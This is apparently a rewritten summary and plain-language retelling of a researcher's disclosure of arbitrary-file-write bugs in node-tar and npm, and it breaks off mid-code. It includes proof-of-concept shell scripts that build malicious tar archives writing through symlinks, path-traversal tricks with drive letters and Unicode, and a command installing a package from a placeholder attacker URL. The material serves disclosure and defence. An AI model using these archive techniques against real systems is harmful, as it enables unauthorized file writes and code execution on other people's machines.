5 RCEs in npm for $15,000
Multiple vulnerabilities in node-tar and @npmcli/arborist allowed a malicious npm package to write arbitrary files outside the extraction directory during install, even with --ignore-scripts, potentially leading to remote code execution. The root causes included flawed absolute path stripping, a desynchronised directory cache that skipped symlink checks, and Unicode normalisation issues.
 Published on robertchen.cc
I found and reported these vulnerabilities with @ginkoid.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a set of vulnerabilities found in the npm CLI and its supporting packages, reported to GitHub's private bug bounty program focused on the npm CLI, which launched around the middle of July. The author found and reported the issues with @ginkoid.
The associated CVEs and payouts listed in the report are:
- CVE-2021-32804 ($10,000)
- CVE-2021-32803 ($2,000)
- CVE-2021-37701 ($2,500)
- CVE-2021-37712 (found internally, $1,000 token payout)
- CVE-2021-37713 (found internally)
- CVE-2021-39134 (TBD)
CVE-2021-39134 affects @npmcli/arborist. The others affect node-tar.
The feature under scrutiny is package installation. npm install pulls tar files down from the npm registry, organises dependencies, and may run install scripts, although those scripts are presumably disabled with --ignore-scripts. The in-scope item that drew attention was:
- RCE that breaks out of
--ignore-scriptsat install or update with no other interaction
The report notes that package tarball extraction happens even with --ignore-scripts, which makes extraction a very interesting attack surface for this particular program.
Setup
The report does not describe specific accounts or roles used. What it does describe is the preliminary analysis and the packages audited.
Before approaching the target, the researchers did preliminary analysis of the attack surface. They came across CVE-2019-16776, which involved improper path checks on binary fields. They audited the relevant code but found nothing, so they went deeper.
npm's package installation architecture uses a variety of self-maintained packages. Some of the more complex ones audited were:
As a side note, the researchers observed that most of the underlying packages for npm were maintained by a few authors.

The image sits where the report jokes about inserting a relevant xkcd; the report itself gives no caption or further description of it.
The report reflects on the scale of Internet infrastructure: node-tar had 25 million weekly downloads as of the post, and the authors ask whether somebody must have checked the code. Their answer is no.
Finding it
One of the security guarantees node-tar provides is that extraction can only overwrite files under the given directory. If extraction could overwrite global files, a malicious tar file could overwrite any file on the system. The npm install command deals entirely with untrusted tarballs, and aside from ensuring the uploaded tarball is syntactically valid, very little additional sanitisation was performed.
The report notes that after their reports, npm started applying stricter filters:
on July 29, 2021 we started blocking the publication of npm packages that contain symbolic links, hard links, or absolute paths.
The researchers worked through several distinct bug classes: absolute path handling, the directory cache, and filesystem normalisation edge cases. Each is covered below.
Exploitation
Step 1: Absolute path stripping in node-tar
The first vulnerability reported was an arbitrary file write in the npm CLI. The suspicious code was:
      if (path.win32.isAbsolute(p)) {
        const parsed = path.win32.parse(p)
        entry.path = p.substr(parsed.root.length)
        const r = parsed.root
        this.warn('TAR_ENTRY_INFO', `stripping ${r} from absolute path`, {
          entry,
          path: p,
        })
      }
File paths are complex, and the researchers suspected that naively taking a substring would not work. They confirmed assumptions with the node CLI:
> path.win32.parse("///tmp/pwned")
{ root: '/', dir: '///tmp', base: 'pwned', ext: '', name: 'pwned' }
This sets parsed.root to /. After stripping, entry.path becomes //tmp/pwned, which then resolves to the absolute path, bypassing the original check:
> path.resolve("//tmp/pwned")
'/tmp/pwned'
Although node-tar does not do an explicit path.resolve, the researchers suspected node's file operation API would internally resolve. They confirmed this by looking at node's source code or by manually testing the relevant fs operations:
> fs.existsSync("/tmp/pwned")
false
> fs.writeFileSync("//tmp/pwned", "notdeghost")
undefined
> fs.existsSync("/tmp/pwned")
true
This vulnerability allows writing to any file upon package installation. To publish to the registry, the researchers issued a PUT request to registry.npmjs.org (the report links to a publish script).
Step 2: The comprehensive patch and the drive-letter bypass
The patch to the first issue was quite comprehensive:
const { isAbsolute, parse } = require('path').win32

module.exports = path => {
  let r = ''
  while (isAbsolute(path)) {

    const root = path.charAt(0) === '/' ? '/' : parse(path).root
    path = path.substr(root.length)
    r += root
  }
  return [r, path]
}
The absolute path check was refactored into a separate file. The while (isAbsolute(path)) provides a strict guarantee that path will never be isAbsolute. The diff shows the call site change:
@@ -14,6 +14,7 @@ const path = require('path')
 const mkdir = require('./mkdir.js')
 const wc = require('./winchars.js')
 const pathReservations = require('./path-reservations.js')
+const stripAbsolutePath = require('./strip-absolute-path.js')

 const ONENTRY = Symbol('onEntry')
 const CHECKFS = Symbol('checkFs')
@@ -224,11 +225,10 @@ class Unpack extends Parser {

       // absolutes on posix are also absolutes on win32
       // so we only need to test this one to get both
-      if (path.win32.isAbsolute(p)) {
-        const parsed = path.win32.parse(p)
-        entry.path = p.substr(parsed.root.length)
-        const r = parsed.root
-        this.warn('TAR_ENTRY_INFO', `stripping ${r} from absolute path`, {
+      const [root, stripped] = stripAbsolutePath(p)
+      if (root) {
+        entry.path = stripped
+        this.warn('TAR_ENTRY_INFO', `stripping ${root} from absolute path`, {
           entry,
           path: p,
         })
Paths with double dots are also filtered out, so escaping with a path like ../../overwrite is not possible:
      if (p.match(/(^|\/|\\)\.\.(\\|\/|$)/)) {
        this.warn('TAR_ENTRY_ERROR', `path contains '..'`, {
          entry,
          path: p,
        })
        return false
      }
The researchers then considered:
entry.absolute = path.resolve(this.cwd, entry.path)
Assuming the original entry.path is not absolute, the effects of stripAbsolutePath can be ignored and only non-absolute paths considered. Reducing the problem, they asked what an absolute path is:
> path.win32.isAbsolute("/")
true
> path.win32.isAbsolute("///")
true
> path.win32.isAbsolute("C:/")
true
Going back to node's source, isAbsolute has two implementations, posix and windows. Because node-tar uses path.win32, the Windows one matters:
function isPathSeparator(code) {
  return code === CHAR_FORWARD_SLASH || code === CHAR_BACKWARD_SLASH;
}

function isWindowsDeviceRoot(code) {
  return (code >= CHAR_UPPERCASE_A && code <= CHAR_UPPERCASE_Z) ||
         (code >= CHAR_LOWERCASE_A && code <= CHAR_LOWERCASE_Z);
}

  isAbsolute(path) {
    validateString(path, 'path');
    const len = path.length;
    if (len === 0)
      return false;

    const code = StringPrototypeCharCodeAt(path, 0);
    return isPathSeparator(code) ||

      (len > 2 &&
      isWindowsDeviceRoot(code) &&
      StringPrototypeCharCodeAt(path, 1) === CHAR_COLON &&
      isPathSeparator(StringPrototypeCharCodeAt(path, 2)));
  },
There are two cases for absolute paths: the path begins with / or \, or it looks like a drive root such as c:/ or C:\. The researchers then looked at path.resolve, which is 148 lines long; they note that printf debugging saved the day during analysis, and they skip to the test file test-path-resolve.js:
const resolveTests = [
  [ path.win32.resolve,

    [[['c:/blah\\blah', 'd:/games', 'c:../a'], 'c:\\blah\\a'],
This suggests special handling for paths of the form C:${PATH}:
> path.resolve('C:/example/dir', 'C:../a')
'C:\\example\\a'
> path.resolve('C:/example/dir', 'D:different/root')
'D:\\different\\root'
This is the bypass. Even though double dots are filtered out, the regex only matches double dots between path delimiters and the start or end of strings, which C:../ passes.
The primitive is limited: it can only write into paths one directory up. Because extraction occurs in a node_modules directory, the researchers could only write into other installed packages, which does not give a direct path for escalation. They explored writing into a symlinked package: create a package AAAA symlinked to /path/to/, then extract into C:../AAAA/overwrite, which in theory overwrites /path/to/overwrite. This strategy involved a race condition and was not very reliable.
The vulnerability was reported with a proof of concept, but it had already been discovered by a member of GitHub's security team.
Step 3: The directory cache and symlinks
Like many tar implementations, node-tar allows extraction of symlinks and hardlinks:
      case 'Link':
        return this[HARDLINK](entry, done)

      case 'SymbolicLink':
        return this[SYMLINK](entry, done)
To prevent overwriting arbitrary files, node-tar checks that the folders it iterates over are not symlinks; otherwise a symlink could be used to traverse the filesystem. For example, create a symlink symlink -> /path/to and extract a file to symlink/overwrite. This check is done in mkdir.js, when creating the required parent directories for any given path:
      } else if (st.isSymbolicLink())
        return cb(new SymlinkError(part, part + '/' + parts.join('/')))
node-tar also maintains a cache of directories already created as a performance optimisation. This has the important implication of skipping the symlink checks for folders that exist in the directory cache:
  if (cache && cache.get(dir) === true)
    return done()
In other words, the security of node-tar depends on the accuracy of the directory cache. If an entry can be faked or the cache desynchronised, extraction can go through a symlink and write to arbitrary files on the filesystem.
These vulnerabilities do not affect the npm CLI, because npm's extraction explicitly filters out symlinks and hardlinks:
      filter: (name, entry) => {
        if (/Link$/.test(entry.type))
          return false
Step 4: Directory cache not purged on folder deletion
Initially, the directory cache did not purge entries on folder deletion, which made bypass easy. The proof of concept used three files:
- MKDIR
poison - SYMLINK
poison->/target/path - FILE
poison/overwrite
The payload can be generated from a bash script:
#!/bin/sh

mkdir x
tar cf poc.tar x
rmdir x
ln -s /tmp x
echo 'arbitrary file write in node-tar' > x/pwned
tar rf poc.tar x x/pwned
rm x/pwned x
This works because at the time of reporting, the symlink step implicitly deletes any folders or files it encounters if the file already exists, and the code does not update the directory cache:
          } else
            fs.rmdir(entry.absolute, er => this[MAKEFS](er, entry, done))
        } else
          unlinkFile(entry.absolute, er => this[MAKEFS](er, entry, done))
Testing is simple:
$ npm i [email protected]
$ node -e 'require("tar").x({ file: "poc.tar" })'
$ cat /tmp/pwned
arbitrary file write in node-tar
Step 5: The first patch and the Windows separator mismatch
The solution was to remove the entry from the directory cache:
commit [redacted]
Author: isaacs <[email protected]>
Date:   Mon Jul 26 16:10:30 2021 -0700

    Remove paths from dirCache when no longer dirs
This patch added the following code to lib/unpack.js:
    if (entry.type !== 'Directory') {
      for (const path of this.dirCache.keys()) {
        if (path === entry.absolute ||
            path.indexOf(entry.absolute + '/') === 0 ||
            path.indexOf(entry.absolute + '\\') === 0)
          this.dirCache.delete(path)
      }
    }
In theory, the indexOf checks purge all entries with the current path as a prefix. The researchers asked why there are two checks for slash and backslash, rather than conditioning on the environment. It turns out the original test case still worked on Windows. To understand why, look at how directory cache entries are populated:
  const sub = path.relative(cwd, dir)
  const parts = sub.split(/\/|\\/)
  let created = null
  for (let p = parts.shift(), part = cwd;
    p && (part += '/' + p);
    p = parts.shift()) {
    if (cache.get(part))
      continue

    try {
      fs.mkdirSync(part, mode)
      created = created || part
      cache.set(part, true)
    } catch (er) {
The path is split on both back and forward slashes, and entries are joined with forward slashes before insertion into the directory cache. For example:
- directory cache:
C:\abc\test-unpack/x entry.absolute:C:\abc\test-unpack\x
When the directory is created, ...\test-unpack/x is inserted into the cache. When a folder is removed, entry.absolute is ...\test-unpack\x, so the checks below are never satisfied:
        if (path === entry.absolute ||
            path.indexOf(entry.absolute + '/') === 0 ||
            path.indexOf(entry.absolute + '\\') === 0)
The code checks for ...\test-unpack\x, ...\test-unpack\x/ and ...\test-unpack\x\, none of which match ...\test-unpack/x. A folder can therefore be removed without purging the cache entry. When extraction then goes through the symlink, the path is renormalised with forward slashes, aborting early and skipping the security checks.
A different issue with the same root cause exists on Unix. If a path is created with name a\\x, security checks are performed on a and a/x but not the actual file a\\x. Creating the symlink with a filename containing a backslash bypasses the directory cache protections again:
#!/bin/sh

ln -s /tmp a\\x
tar cf poc.tar a\\x
echo 'arbitrary file write in node-tar' > a\\x/pwned
tar rf poc.tar a\\x a\\x/pwned
rm a\\x
Step 6: Normalisation patch and the NFD bypass
The next patch felt like defence in depth:
commit [redacted]
Author: isaacs <[email protected]>
Date:   Wed Aug 4 15:48:21 2021 -0700

fix: normalize paths on Windows systems

This change uses / as the One True Path Separator, as the gods of POSIX
intended in their divine wisdom.

On windows, \ characters are converted to /, everywhere and in depth.
However, on posix systems, \ is a valid filename character, and is not
treated specially.  So, instead of splitting on `/[/\\]/`, we can now
just split on `'/'` to get a set of path parts.

This does mean that archives with entries containing \ will extract
differently on Windows systems than on correct systems.  However, this
is also the behavior of both bsdtar and gnutar, so it seems appropriate
to follow suit.

Additionally, dirCache pruning is now done case-insensitively.  On
case-sensitive systems, this potentially results in a few extra lstat
calls.  However, on case-insensitive systems, it prevents incorrect
cache hits.
All directory cache operations are routed through helper functions that normalise entries:
const cGet = (cache, key) => cache.get(normPath(key))
const cSet = (cache, key, val) => cache.set(normPath(key), val)
Cache removal was refactored into a centralised place:
const pruneCache = (cache, abs) => {

  abs = normPath(abs).toLowerCase()
  for (const path of cache.keys()) {
    const plower = path.toLowerCase()
    if (plower === abs || plower.toLowerCase().indexOf(abs + '/') === 0)
      cache.delete(path)
  }
}
This deals with case-insensitive filesystems such as Windows and MacOS. But it is not enough: NFD normalisation saves (ruins?) the day. MacOS does additional normalisation of paths, violating the assumptions for the directory cache:
> fs.readdirSync(".")
[]
> fs.writeFileSync("\u00e9", "AAAA")
undefined
> fs.readdirSync(".")
[ 'é' ]
> fs.unlinkSync("\u0065\u0301")
undefined
> fs.readdirSync(".")
[]
The exploit strategy is straightforward: create a folder named \u00e9, a symlink named \u0065\u0301 (which also deletes the first folder), and finally write to \u00e9/pwned. Because only \u00e9 exists in the directory cache and not \u0065\u0301, the cache becomes desynchronised from the filesystem, allowing the symlink security checks to be skipped.
This was also already found internally by a member of GitHub's security team, whose discovery also involved "long path portions" that the researchers had not considered.
Step 7: Dropping the cache on symlinks
The researchers reported a series of three vulnerabilities involving the directory cache. They felt the directory cache was quite difficult to maintain: any inconsistency with the filesystem leads to an arbitrary write vulnerability, and filesystems are deceptively complex with annoying edge cases to support all systems.
In the end, the decision was made to drop the entire directory cache when a symlink was encountered:
commit [redacted]
Author: isaacs <[email protected]>
Date:   Wed Aug 18 19:34:33 2021 -0700

    drop dirCache for symlink on all platforms

@@ -550,13 +550,13 @@ class Unpack extends Parser {
     // then that means we are about to delete the directory we created
     // previously, and it is no longer going to be a directory, and neither
     // is any of its children.
-    // If a symbolic link is encountered on Windows, all bets are off.
-    // There is no reasonable way to sanitize the cache in such a way
-    // we will be able to avoid having filesystem collisions.  If this
-    // happens with a non-symlink entry, it'll just fail to unpack,
-    // but a symlink to a directory, using an 8.3 shortname, can evade
-    // detection and lead to arbitrary writes to anywhere on the system.
-    if (isWindows && entry.type === 'SymbolicLink')
+    // If a symbolic link is encountered, all bets are off.  There is no
+    // reasonable way to sanitize the cache in such a way we will be able to
+    // avoid having filesystem collisions.  If this happens with a non-symlink
+    // entry, it'll just fail to unpack, but a symlink to a directory, using an
+    // 8.3 shortname or certain unicode attacks, can evade detection and lead
+    // to arbitrary writes to anywhere on the system.
+    if (entry.type === 'SymbolicLink')
       dropCache(this.dirCache)
Root cause
The root causes fall into two families.
First, absolute path stripping was done by taking a substring based on path.win32.parse(p).root. Because parse returns / as the root for ///tmp/pwned, stripping one character leaves //tmp/pwned, which node's file APIs resolve to /tmp/pwned. The later stripAbsolutePath refactor guaranteed the returned path was never isAbsolute, but path.resolve on Windows treats C:../a as a drive-relative path, so a path that is not absolute can still resolve outside the extraction directory. The .. filter did not catch it because the regex only matches double dots between path delimiters and the start or end of strings, and C:../ passes.
Second, the directory cache that node-tar uses to skip repeated mkdir and symlink checks can be desynchronised from the filesystem. The cache is populated with forward-slash-joined paths, while entry.absolute on Windows uses backslashes, so the pruning checks never matched. On Unix, a filename containing a backslash caused checks to run on a and a/x but not the actual file a\\x. On MacOS, NFD normalisation means a folder created as \u00e9 and a symlink named \u0065\u0301 refer to the same filesystem object, but the cache only knows the first name. In each case the cache says a directory is safe when it is now a symlink, so extraction follows the symlink and writes outside the target directory.
Existing defences did not stop these because the symlink check lives in mkdir.js and is skipped entirely on a cache hit, and because npm's own filter that removes symlinks and hardlinks does not apply to direct use of node-tar.
Impact
For the absolute path issues, the primitive is an arbitrary file write upon package installation. For the drive-letter bypass, the primitive is weaker: it can only write into paths one directory up, and because extraction occurs in a node_modules directory, the researchers could only write into other installed packages. Their symlinked-package escalation idea involved a race condition and was not very reliable.
For the directory cache issues, the impact is arbitrary file write through a symlink, which the report frames as writing to anywhere on the system. These do not affect the npm CLI because npm's extraction explicitly filters out symlinks and hardlinks. The report notes that after their reports, npm started applying stricter filters, quoting that on July 29, 2021 it started blocking publication of packages containing symbolic links, hard links or absolute paths.
The report does not assign CVSS scores or severities.
Fix
The fixes, as described in the report, were:
- Refactoring the absolute path check into
strip-absolute-path.jswith awhile (isAbsolute(path))loop, so the returned path is never absolute. - Removing paths from
dirCachewhen they are no longer directories (commit[redacted]). - Normalising paths on Windows systems, using
/as the separator, and pruning the cache case-insensitively (commit[redacted]). - Dropping the entire directory cache when a symlink is encountered, on all platforms (commit
[redacted]).
The report says that, in hindsight, dropping the cache on symlinks was probably the best solution.
Variants to test
- Drive-relative paths on Windows. Try archive entries of the form
C:../nameandD:different/rootagainst any extractor that usespath.win32.resolve. A positive result is a file written one directory above the extraction root. - Multiple leading slashes. Try entries such as
///tmp/pwnedagainst code that stripspath.win32.parse(p).root. A positive result is a write to the absolute path after stripping. - Directory cache desynchronisation via deletion. Build an archive with MKDIR, SYMLINK and FILE entries as in the
poc.tarscript. A positive result iscat /tmp/pwnedshowing the written content after extraction. - Separator mismatch. On Windows, create a directory whose cached path uses
/and remove it using a\path. On Unix, use a filename containing a backslash such asa\\x. A positive result is a symlink followed during extraction despite the cache. - Unicode normalisation. On MacOS, create a folder named
\u00e9and a symlink named\u0065\u0301, then write to\u00e9/pwned. A positive result is a write through the symlink. - Case-insensitive filesystems. Try cache entries that differ only in case. A positive result is a cache hit that skips a symlink check.
- Long path portions. The report mentions JarLob's discovery involved "long path portions" but does not describe the technique.
Additional thoughts
The report closes with observations about bug bounty. It describes an inherent asymmetry between bug bounty reporters and internal red teams, which in some instances heavily favours internal teams. Reporters should fully or nearly fully implicate their vulnerabilities before reporting, but must not hold on to them for too long, and balancing these is hard. As an example, CVE-2021-37713 was found on a plane ride to Defcon and reported on August 13th, a bit more than a week later, because the researchers wanted to escalate a low-implication relative path overwrite to an actual RCE by abusing symlinks and other node-specific behaviour. Another example is suspicious behaviour with unknown security implications: the path reservation system improperly handled case-sensitive filesystems, but no security implication was found, and any would have been racey, so it could not be reported. The report suggests program administrators should be aware of such biases and compensate where possible, and describes the $1,000 token bounty for CVE-2021-37712 as a good example even though the issue was already found internally.
The report also discusses balance. Another in-scope item was overwriting an executable that already exists with a globally installed package if --force has not been set. After correspondence with GitHub staff, the researchers confirmed the intended scope:
$ npm i -g yarn
$ npm i -g attacker-package
$ yarn
This is trivially achievable by installing from a URL:
$ sudo npm i -g https://attacker.com/package.tar.gz
However, it was marked as a "low" impact item according to the engagement documentation, and the researchers thought it probably was not a serious concern, seeming by design with an extremely narrow use case, so they chose not to report it. The report notes the importance of clearly defining scope items and of additional communication channels such as a private GitHub bounty program Slack.
The conclusion states that the engagement was enjoyable, that the researchers audited sections of node and npm internals that they and, they believe, many others assumed secure, and ends with: "Complexity breeds vulnerability; optimization demands compensation."
What happened, in plain words
Imagine you order a parcel online. The courier is supposed to leave it inside your flat, in the hallway, and never anywhere else. Now imagine a dishonest sender who packs the parcel in such a clever way that the courier, following its normal rules, ends up putting a file into your neighbour's flat, or into a system folder of your computer. That is roughly what the researchers in this report found.
The "parcel" here is a package that you download when you type npm install. npm is a tool that programmers use to fetch ready-made pieces of software (called packages) from the internet and drop them into their project. The "courier" is a small library called node-tar, which unpacks those packages. The researchers found several ways to make the courier put files in the wrong place, writing to arbitrary files on the victim's machine. That last part is called RCE, short for remote code execution: an attacker somewhere on the internet gets their code to run on your computer.
The researchers, who write as @NotDeGhost and @ginkoid, reported these bugs to GitHub's private bug bounty programme for the npm command line tool. A bug bounty programme is a scheme where a company pays people for finding and reporting security problems instead of exploiting them. The report lists six CVE identifiers (public catalogue numbers for security bugs) and the payouts for them, with one marked TBD.
The bugs all live in the same general area: how a tar archive (a single file that bundles many files together, like a zip file) is unpacked onto disk. The report walks through three families of bugs: absolute paths, a performance cache of directories, and Unicode text normalisation. Each one is explained below from scratch.
Background: what npm actually does
When you run npm install, several things happen:
- npm contacts a server called the npm registry (
registry.npmjs.org) and asks for the package you named. - The registry sends back a tar file containing the package's files.
- npm unpacks that tar file into a folder called
node_modulesinside your project. - Optionally, npm runs small scripts that the package author included, called install scripts.
Step 4 is dangerous, because those scripts are just code, and code can do anything. So npm offers a switch, --ignore-scripts, which tells it not to run them. The idea is: even if a package is malicious, at least its scripts will not run.
The bug bounty programme had an item in scope (in scope means "we will pay for bugs in this area") that read:
- RCE that breaks out of
--ignore-scriptsat install or update with no other interaction
In plain words: find a way to run code on the victim's machine during a normal install, even though the scripts are switched off, and without the victim doing anything else. That is a big ask, because if scripts are off, what is left? The answer, as the report points out, is unpacking. The tar file still has to be extracted onto disk, and extraction happens even with --ignore-scripts. So the extraction code became the target.
Before diving in, the researchers did some homework. They looked at an older bug, CVE-2019-16776, which involved improper path checks on binary fields (fields in a package description that point at executable files). They read the relevant code and found nothing, so they decided to go deeper.
They then listed the packages that npm uses internally to do its job. npm is not one monolithic program; it is built from smaller libraries, each maintained separately. The more complex ones they audited were:
- pacote, which fetches packages
- @npmcli/arborist, which works out the dependency tree (which package needs which other package)
- tar, also called node-tar, which unpacks the archives
They also noticed, as a side note, that most of these underlying packages were maintained by just a few authors. The report jokes about inserting a relevant xkcd comic at this point.
The image sits where the report jokes about inserting a relevant xkcd; the report itself gives no caption or further description of it.
The researchers then reflect on scale. As of the post, node-tar had 25 million weekly downloads. Twenty-five million downloads a week means an enormous number of projects depend on this one small library. You would think somebody must have checked the code. The report's answer is, in its own words, no, or it supposes it would not be writing the post.
The core security promise of node-tar
One guarantee node-tar tries to provide is simple: when it unpacks an archive, it should only ever write files underneath the directory you told it to unpack into. If it could write anywhere, then a malicious archive could overwrite any file on your system, for example your shell configuration, or a program that runs automatically at login.
Because npm install deals entirely with untrusted tarballs (anyone can publish a package), this promise matters a lot. The report notes that, aside from checking that the uploaded tarball is syntactically valid (that it is a well-formed tar file at all), very little additional sanitisation was performed. Sanitisation means cleaning up input so that dangerous parts are removed.
After the researchers' reports, npm started applying stricter filters. The report quotes the announcement:
on July 29, 2021 we started blocking the publication of npm packages that contain symbolic links, hard links, or absolute paths.
A symbolic link (symlink) is a file that acts as a shortcut to another file or folder. A hard link is a second name for the same file on disk. An absolute path is a full address starting from the root of the filesystem, like /etc/passwd on Linux or C:\Windows on Windows, as opposed to a relative path like ./images/logo.png, which is interpreted from wherever you currently are.
Step 1: stripping absolute paths badly
The first vulnerability was an arbitrary file write in the npm CLI. Arbitrary file write means the attacker can choose any file on the machine and write to it. The suspicious code looked like this:
      if (path.win32.isAbsolute(p)) {
        const parsed = path.win32.parse(p)
        entry.path = p.substr(parsed.root.length)
        const r = parsed.root
        this.warn('TAR_ENTRY_INFO', `stripping ${r} from absolute path`, {
          entry,
          path: p,
        })
      }
Line by line, in plain words:
if (path.win32.isAbsolute(p))asks: is this pathpan absolute path, according to Windows rules?path.win32means "use the Windows flavour of path handling", even if the code is running elsewhere.const parsed = path.win32.parse(p)breaks the path into pieces: the root (likeC:\or/), the directory part, the file name, and the extension.entry.path = p.substr(parsed.root.length)throws away the first few characters, exactly as many as the root is long. The idea is to turn/etc/passwdintoetc/passwd, a relative path that stays inside the extraction folder.const r = parsed.rootjust remembers the root for the warning message.this.warn(...)logs a warning saying it stripped the root from an absolute path.
The researchers found this immediately suspicious. File paths are surprisingly complex, and simply chopping off a fixed number of characters is a blunt instrument. They tested their assumption in the Node.js command line (a prompt where you can type JavaScript and see the result):
> path.win32.parse("///tmp/pwned")
{ root: '/', dir: '///tmp', base: 'pwned', ext: '', name: 'pwned' }
This says: for the path ///tmp/pwned, the parser thinks the root is just /, one single character. So stripping one character leaves //tmp/pwned. That still starts with two slashes, and on many systems a path starting with a slash is absolute. The check has been defeated by its own cleanup step.
They confirmed that //tmp/pwned resolves to the same place as /tmp/pwned:
> path.resolve("//tmp/pwned")
'/tmp/pwned'
path.resolve means "work out the real, final location of this path". The output shows that the double slash collapses to a single slash, giving the absolute path back.
node-tar itself does not call path.resolve explicitly, but the researchers suspected that Node's file operations would do some resolving internally. They tested directly:
> fs.existsSync("/tmp/pwned")
false
> fs.writeFileSync("//tmp/pwned", "notdeghost")
undefined
> fs.existsSync("/tmp/pwned")
true
fs.existsSync("/tmp/pwned")asks: does this file exist? Answer:false, it does not.fs.writeFileSync("//tmp/pwned", "notdeghost")writes the textnotdeghostto the path with two slashes. Theundefinedis just the function's return value, meaning "done, nothing to report".fs.existsSync("/tmp/pwned")asks again, this time with a single slash. Answer:true. The file appeared. So writing to//tmp/pwnedreally did write to/tmp/pwned.
This shows the vulnerability: a malicious package can write to any file upon installation. To make the attack real, the researchers needed to publish such a package to the registry. They did that by issuing a PUT request to registry.npmjs.org. A PUT request is one of the standard verbs of HTTP, the language browsers and servers speak; GET means "give me something", PUT means "store this at this address". The report links to a publish script rather than showing the request itself.
Step 2: the patch, and the drive-letter bypass
The fix for the first bug was thorough:
const { isAbsolute, parse } = require('path').win32

module.exports = path => {
  let r = ''
  while (isAbsolute(path)) {

    const root = path.charAt(0) === '/' ? '/' : parse(path).root
    path = path.substr(root.length)
    r += root
  }
  return [r, path]
}
Line by line:
const { isAbsolute, parse } = require('path').win32pulls two helper functions out of Node's Windows path module: one that tests whether a path is absolute, one that parses it.module.exports = path => {starts a function that takes a path and will be exported for other files to use.let r = ''starts an empty string to collect the roots that get removed.while (isAbsolute(path)) {keeps looping as long as the path is still absolute. This is the key change: instead of stripping once, it strips repeatedly until nothing absolute is left.const root = path.charAt(0) === '/' ? '/' : parse(path).rootworks out how long the root is. If the first character is a slash, the root is treated as exactly one slash; otherwise the parser decides.path = path.substr(root.length)removes that root from the front.r += rootappends the removed root to the collected string.return [r, path]hands back both the removed roots and the cleaned path.
The report shows the change at the place where the function is called:
@@ -14,6 +14,7 @@ const path = require('path')
 const mkdir = require('./mkdir.js')
 const wc = require('./winchars.js')
 const pathReservations = require('./path-reservations.js')
+const stripAbsolutePath = require('./strip-absolute-path.js')

 const ONENTRY = Symbol('onEntry')
 const CHECKFS = Symbol('checkFs')
@@ -224,11 +225,10 @@ class Unpack extends Parser {

       // absolutes on posix are also absolutes on win32
       // so we only need to test this one to get both
-      if (path.win32.isAbsolute(p)) {
-        const parsed = path.win32.parse(p)
-        entry.path = p.substr(parsed.root.length)
-        const r = parsed.root
-        this.warn('TAR_ENTRY_INFO', `stripping ${r} from absolute path`, {
+      const [root, stripped] = stripAbsolutePath(p)
+      if (root) {
+        entry.path = stripped
+        this.warn('TAR_ENTRY_INFO', `stripping ${root} from absolute path`, {
           entry,
           path: p,
         })
A diff is a way of showing changes to a file: lines starting with - are removed, lines starting with + are added, and lines without a sign are context. In plain words: the old inline stripping code is replaced by a call to the new stripAbsolutePath function, and the cleaned path is assigned to entry.path.
The report notes that the while (isAbsolute(path)) loop gives a strict guarantee: the returned path will never be absolute. Surely that is secure?
Not so fast. Paths containing double dots are also filtered out, so you cannot simply escape with ../../overwrite:
      if (p.match(/(^|\/|\\)\.\.(\\|\/|$)/)) {
        this.warn('TAR_ENTRY_ERROR', `path contains '..'`, {
          entry,
          path: p,
        })
        return false
      }
Line by line:
if (p.match(/(^|\/|\\)\.\.(\\|\/|$)/))checks whether the path contains..(the symbol for "go up one folder") in a position where it acts as a folder step: at the start, at the end, or between slashes (forward or back).- If it does,
this.warn(...)logs an error. return falserefuses the entry.
So ../../overwrite is blocked. The researchers then thought about how the cleaned path is used:
entry.absolute = path.resolve(this.cwd, entry.path)
This line takes the current working directory (this.cwd) and the cleaned relative path, and works out the final absolute location. The researchers reasoned: if the cleaned path is guaranteed not to be absolute, we can ignore the stripping function and think only about non-absolute paths. Reducing a problem to a simpler equivalent one is a standard trick in security research.
So what counts as an absolute path? They tested:
> path.win32.isAbsolute("/")
true
> path.win32.isAbsolute("///")
true
> path.win32.isAbsolute("C:/")
true
All three are absolute. The first two start with a slash. The third starts with a drive letter and a colon. That third case is interesting. To understand it properly, they went back to Node's source code, because questions like this depend on the exact implementation, not on some universal standard.
Node has two implementations of isAbsolute, one for Unix-like systems (posix) and one for Windows. Since node-tar uses path.win32, the Windows one is what matters:
function isPathSeparator(code) {
  return code === CHAR_FORWARD_SLASH || code === CHAR_BACKWARD_SLASH;
}

function isWindowsDeviceRoot(code) {
  return (code >= CHAR_UPPERCASE_A && code <= CHAR_UPPERCASE_Z) ||
         (code >= CHAR_LOWERCASE_A && code <= CHAR_LOWERCASE_Z);
}

  isAbsolute(path) {
